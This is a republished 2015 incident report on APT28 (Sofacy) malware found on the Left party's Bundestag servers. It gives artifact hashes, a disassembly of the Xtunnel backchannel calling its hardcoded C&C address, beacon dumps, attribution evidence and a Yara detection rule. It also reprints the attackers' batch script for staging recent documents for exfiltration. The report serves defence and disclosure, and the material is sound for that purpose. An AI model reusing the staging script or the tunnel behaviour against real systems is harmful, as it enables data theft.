
Digital Attack on German Parliament: Investigative Report on the Hack of the Left Party Infrastructure in Bundestag

netzpolitik.org/2015/digital-attack-on-german-parliament-investigative-report-on-the-hack-of-the-left-party-infrastructure-in-bundestag/

June 19, 2015



Servers of The Left in German Bundestag have been infected with malware, apparently by a state-sponsored group of Russian origin. This is the summary of an analysis by an IT security researcher, which we publish in full. The in-depth report provides an analysis of technology, impact, possible attribution – and a signature to detect the malware.

This analysis of security researcher Claudio Guarnieri was originally written for The Left in German Bundestag. We're publishing it here with permission from The Left.

Von diesem Bericht existiert auch eine deutsche Übersetzung.

Summary of Findings

Two suspicious artifacts have been retrieved from two separate servers within the Die Linke infrastructure. One is an open source utility used to remotely issue commands on a Windows host from a Linux host. The other is a custom utility which, despite its large size, has limited functionality and acts as a tunnel, possibly used by the attackers to maintain persistence within the compromised network.

The combination of the two utilities seems to be enough for the attackers to maintain a foothold inside the network, harvest data, and exfiltrate all the information they deemed interesting. It is, however, possible that there are additional malicious artifacts which have not yet been discovered.

Attributes of one of the artifacts and intelligence gathered on the infrastructure operated by the attackers suggest that the attack was perpetrated by a state-sponsored group known as **Sofacy** (or **APT28**). Previous work published by security vendor FireEye in October 2014 suggests the group might be of Russian origin.

Artifacts

The first artifact – identified across this report as **Artifact #1** – has the following attributes:

Name	winexesvc.exe
Size	23552
MD5	77e7fb6b56c3ece4ef4e93b6dc608be0
SHA1	f46f84e53263a33e266aae520cb2c1bd0a73354e
SHA256	5130f600cd9a9cdc82d4bad938b20cbd2f699aadb76e7f3f1a93602330d9997d

The second artifact – identified across this report as Artifact #2 – -has the following attributes:

Name	svchost.exe.exe
Size	1062912
MD5	5e70a5c47c6b59dae7faf0f2d62b28b3
SHA1	cdeea936331fcdd8158c876e9d23539f8976c305
SHA256	730a0e3daf0b54f065bdd2ca427fbe10e8d4e28646a5dc40cbcfb15e1702ed9a
Compile Time	2015-04-22 10:49:54

Analysis of Artifact #1

Artifact #1 was retrieved from a File Server operated by Die Linke. The file is a 64bit-compatible compiled binary of the open source utility Winexe. Winexe is software similar to the more popular PSExec and is designed to allow system administrators to execute commands on remote servers. While commercial solutions like Symantec pcAnywhere

provide a larger feature-set, Winexe is lightweight, and doesn't require any installation or configuration. One of the reasons Winexe is preferred over PSExec, is that it provides a Linux client, while PSExec doesn't.

Attackers are making growing use of utilities like Winexe and PSExec to perform lateral movement across compromised networks. Besides providing the ability to execute arbitrary commands on the target system, these utilities normally don't raise suspicion as they are commonly whitelisted by Antivirus and other commercial security software.

Winexe acts as a Windows service that can be configured to automatically start at boot and silently wait for incoming commands over a named pipe. Named pipes are a Windows inter-process communication method. Through named pipes, processes are able to communicate and exchange data even over a network. In the case of Artifact #1, the name of the pipe is „ahexec", computers over the network could access the pipe server by simply opening a file handle on „\ServerNamepipeahexec".

Once connected to the pipe, a user or a program can easily provide information required to execute command (just as they would normally through a command-line). The provided information is then passed to a „CreateProcessAsUserA" call and the specified command is executed.


Once inside the network, Artifact #1 can be enough for the attacker to download or create additional scripts, execute commands and exfiltrate data (for example, simply through ftp). It is plausible that Artifact #1 could be present on other servers under different names, although it is also likely that the attacker only left it on servers to which they required maintainenance of persistent access.

It is important that all the deployments of this utility are identified and removed, as they are self-sufficient and they provide easy and open access to execute commands on the host, potentially with administrator privileges.

Analysis of Artifact #2

Artifact #2 was recovered from the Admin Controller operated by Die Linke. This is custom malware, which despite large file size (1,1 MB), provides limited functionality. Artifact #2 operates as a backchannel for the attacker to maintain a foothold inside the compromised network. The properties of the artifact show that the same authors of the malware seem to have called it „Xtunnel". As the same name suggests, the artifact appears in fact to act as a tunnel for the attacker to remotely access the internal network and maintain persistence.

The artifact is dependent on a working network connection in order to function properly. In case connectivity can't be established, the process will lock in an endless loop as shown in the behavioral schema below:



After initialization, the artifact will attempt to establish a connection by creating a socket. In case of failure, it will sleep for three seconds and try again. The authors of the malware didn't appear to have spent any effort in concealing indicators or obfuscating code – the IP address with which it tries to communicate is hardcoded in clear-text inside the binary. We can observe below, the procedure through which the artifact attempts to establish a connection with the IP address „176.31.112.10":

```
loc_40BACD:
mov     eax, 2
push    offset a176_31_112_10 ; "176.31.112.10"
mov     [ebp+name.sa_family], ax
call    ds:inet_addr
mov     edi, ds:socket
push    11h             ; protocol
push    2               ; type
push    2               ; af
mov     dword ptr [ebp+name.sa_data+2], eax
call    edi ; socket
mov     ecx, 2
push    11h             ; protocol
push    ecx             ; type
push    ecx             ; af
mov     [ebp+s], eax
mov     word ptr [ebp+var_34], cx
call    edi ; socket
mov     edx, [esi+18h]
mov     [ebp+argp], eax
mov     eax, [edx]
mov     cl, [eax+1]
cmp     cl, 1
jnz     short loc_40BB29
```

This specific IP address is a critical piece of information that enables us to connect this attack to a spree of previous targeted campaigns. The details of this attribution is explained in a dedicated section below. We will refer to this IP address as „Command & Control" (or „C&C").

The artifact is able of receiving multiple arguments, including -Si, -Sp, -Up, -Pp, -Pi and -SSL. Following are the beaconing packets the artifact will send to Command & Control:

-Si

00000000	2a 00 00 00	*…
00000004	b2 23 16 85 ee 59 52 a6 79 3a 2a e2 da 11 c0 1b	.#…YR. y:*…..
00000014	de 77 ea 47 35 11 de 8a 76 1a ee 16 d9 fd 28 0d	.w.G5… v…..(.

-Sp

00000000	22 00 00 00	„…
00000004	90 ac c6 39 09 b6 23 72 9d 36 a6 3b 2e b7 02 ce	…9..#r .6.;….

00000014	dd 09 d4 e4 d3 e6 01 5f 6a 37 b2 39 01 b4 0a af	……._ j7.9….

-Up

00000000	07 00 00 00	….
00000004	7e e2 82 05 74 be 3f 9b 8e 6a dc 5c d1 fe 85 f7	~…t.?. .j….
00000014	5f 33 26 6e 5e 62 c1 0e c0 da a3 b3 6c f9 ca 88	_3&n^b.. ….l…

If the argument -SSL is given through command-line to the artifact, these beacons will be encapsulated in an SSL connection and a proper TLS handshake will be initiated with the C&C.

Interestingly, the artifact bundles a copy of OpenSSL 1.0.1e, from February 2013, which causes the unusually large size of the binary. More importantly, the Command & Control server (176.31.112.10) also appears to be using an outdated version of OpenSSL and be vulnerable to Heartbleed attacks. While unlikely, it is worth considering that the same C&C server might have been the subject of 3rd-party attacks due to this vulnerability.

If connections to the C&C are blocked or terminated through a firewall, the artifact will be inhibited, as it doesn't seem to have any fallback protocol. Additionally, since it does not execute any other functionality autonomously, it would no longer be a direct threat.

A Yara signature to detect this artifact is provided in the Appendix.

Analysis of Impact

Despite the simplicity of the tools collected from the compromise, the impact of the attack and the capabilities of the attackers are not to be underestimated. From a purely operational point of view, the combination of a tunnel and a command execution utility are more than enough for an attacker with sufficient privileges to move across a network undisturbed.

It is worth noting that Artifact #2 was compiled by the authors on „April 22nd" 2015, which suggests that the compromise may only have lasted a couple of weeks. As the attackers appear largely unconcerned with hiding their tracks or maintaining long-term persistence access (for example, they didn't appear to have attempted to create additional network administrator accounts), it is probable that the operation was intentionally planned to be executed quickly in order to opportunistically collect and exfiltrate as much data as possible.

This is further corroborated by a recovered batch file with the following content:

```
for %%G in (.pdf, .xls, .xlsx, .doc, .docx) do (
   forfiles /P F:[REDACTED] /m *%%G /s /d +01.05.2015 /c "cmd /c copy @path
C:ProgramData[REDACTED]d@file" )
```

This script identifies all PDF and Office documents dated after „May 1st“ (specified in the date format supported by Microsoft Windows in German language) and collects them in a folder, supposedly ready to be exfiltrated. While inone of the recovered artifacts appears to provide dedicated exfiltration functionality, the attacker may have uploaded the documents through a common utility like ftp. It is probable that a previous version of the script was used to collect and exfiltrate documents dated prior to May 1st 2015.

Due to the nature of the attacker and their modus operandi (which we'll describe in the Attribution section below), we can not exclude the possibility that additional, more sophisticated artifacts have been deployed and either remain currently unidentified, or were removed upon discovery and public disclosure of the incident.

These considerations suggest that the compromise was perpetrated by an experienced attacker.

Attribution

While attribution of malware attacks is rarely simple or conclusive, during the course of this investigation I uncovered evidence that suggests the attacker might be affiliated with the state-sponsored group known as Sofacy Group (also known as APT28 or Operation Pawn Storm). Although we are unable to provide details in support of such attribution, previous work by security vendor FireEye suggests the group might be of Russian origin, however no evidence allows to tie the attacks to governments of any particular country.

Sofacy is a group dedicated to the compromise of high-profile targets and the theft of confidential information. They appear to have been active since 2006. They are believed to have successfully attacked the Ministries of Internal and Foreign Affairs of several ex-Soviet countries, as well as Eastern European governments and military institutions, and NATO and the White House.

Sofacy is known for making extensive use of phishing attacks to lure targets into revealing their credentials via realistic reconstruction of internal systems, such as webmails, as employed against the Georgian Ministry of Internal Affairs in the infamous attacks that preceded the Georgian invasion of 2008:

In order to make the phishing attempts more credible, Sofacy Group has made use of „typesquatting“, intentionally using spelling mistakes (for example, replacing letters „i“ with „l“ and „g“ with „q“, or by adding punctuation) to register domains very similar to the original legitimate ones:

webmail-****.com

webmail.****.com

Source: PWC.

While Sofacy is also known to use of custom exploit frameworks and spear-phishing attacks, it is possible in this case that they managed to obtain privileged credentials of network administrators within the Bundestag through the use of a phishing attack, which then allowed them to navigate through the network and gain access to more data. It is worth noting that shortly before the attack, security vendors reported the use of 0-day exploits in Flash Player and Microsoft Windows by the same threat actor.

Shared Command & Control infrastructure

While the artifacts don't appear to show attributes useful for attribution, the network infrastructure used during the attack led instead to interesting results. During investigation of the Command & Control server (with IP „176.31.112.10“ hardcoded in Artifact #2), we managed to identify some operational mistakes made by the attackers, allowing us to connect the incident with attacks previously associated with the Sofacy Group.

The address, 176.31.112.10, is a dedicated server provided by the French OVH hosting company, but is apparently operated by an offshore secure hosting company called CrookServers.com and seemingly located in Pakistan:

> **Company Address**:
> MUAnetworks
> U ashraf
> Village Kakra Town
> Mirpur AJK
> Pakistan

It is common for attackers to make use of offshore hosting facilities which are less likely to cooperate with law enforcement on takedown requests or requests of disclosure of their customers‘ identity.

CrookServers appears to have servers scattered in a number of datacenters and dedicated server hosting providers around the world.


By researching historical data relevant to C&C 176.31.112.10, we discovered that on February 16th 2015, the server was sharing an SSL certificate with another IP address allocated to CrookServers and also hosted at OVH: „213.251.187.145“.

The recovered shared SSL certificate, obtained by a public internet-wide scanning initiative, at the time had the following attributes:

MD5	b84b66bcdecd4b4529014619ed649d76
SHA1	fef1725ad72e4ef0432f8cb0cb73bf7ead339a7c
Algorithm	sha1WithRSAEncryption
Self-Signed	No
Subject	**C**: GB **L**: Salford **ST**: Greater Manchester **CN**: mail.mfa.gov.ua **O**: COMODO CA Limited **all**: C=GB/ST=Greater Manchester/L=Salford/O=COMODO CA Limited/CN=mail.mfa.gov.ua
Serial	16474505314457171426
Not before	20140414083521Z
Not after	20410830083521Z

As shown, the certificate uses „mail.mfa.gov.ua“ as a Common Name. This suggests that this certificate might have been previously used for a similar attack against the Ukrainian Ministry of Foreign Affairs, or associated targets, although there is no documentation of such attack available to the public.

More importantly, the IP address this certificate was shared with – 213.251.187.145 – was previously identified as used by Sofacy Group for phishing attacks against Albanian government institutions by registering the domain „qov.al“ (notice, the letter „q“ instead of „g“) and creating realistic subdomains to lure victims into visiting. The domain was active on the IP 213.251.187.145 from July 2014 up until March 2015.



These attacks against Albanian government institutions by the Sofacy Group were documented and reported by consultancy corporate PwC in December 2014. It is worth noting that this server also seems to be operated by CrookServers, since among other domains, 454-reverse.crookservers.net resolved to the same IP address.

Similar Artifacts and root9B report

While the evidence presented strongly suggests a connection with the Sofacy Group, the artifacts (in particular Artifact #2) are not publicly recognized to be part of the more traditional arsenal of these attackers.

Nevertheless, on May 12th 2015 (a few weeks after the attack against Bundestag appears to have started) the American security firm root9B released a report containing details on malware samples very similar to Artifact #2. The report also includes a mention of the same IP address used as Command & Control server in the attack against Bundestag (176.31.112.10).

While the report appears to contain numerous inaccuracies, some of the indicators of compromises are legitimate and appear to be correctly attributed to Sofacy.

Following are hashes for malware artifacts showing very similar attributes to Artifact #2:

```
566ab945f61be016bfd9e83cc1b64f783b9b8deb891e6d504d3442bc8281b092
```

Appendix – Detection Signatures

```
rule apt_sofacy_xtunnel
{
   meta:
     author = "Claudio Guarnieri"

   strings:
      $xaps = ":\PROJECT\XAPS_"

      $variant11 = "XAPS_OBJECTIVE.dll"
      $variant12 = "start"

      $variant21 = "User-Agent: Mozilla/5.0 (Windows NT 6.3;
WOW64; rv:28.0) Gecko/20100101 Firefox/28.0"
      $variant22 = "is you live?"

      $mix1 = "176.31.112.10"
      $mix2 = "error in select, errno %d"
      $mix3 = "no msg"
      $mix4 = "is you live?"
      $mix5 = "127.0.0.1"
      $mix6 = "err %d"
      $mix7 = "i`m wait"
      $mix8 = "hello"
      $mix9 = "OpenSSL 1.0.1e 11 Feb 2013"
      $mix10 = "Xtunnel.exe"

   condition:
      ((uint16(0) == 0x5A4D) or (uint16(0) == 0xCFD0)) and
      (($xaps) or (all of ($variant1*)) or (all of ($variant2*))
or (6 of ($mix*)))
}
```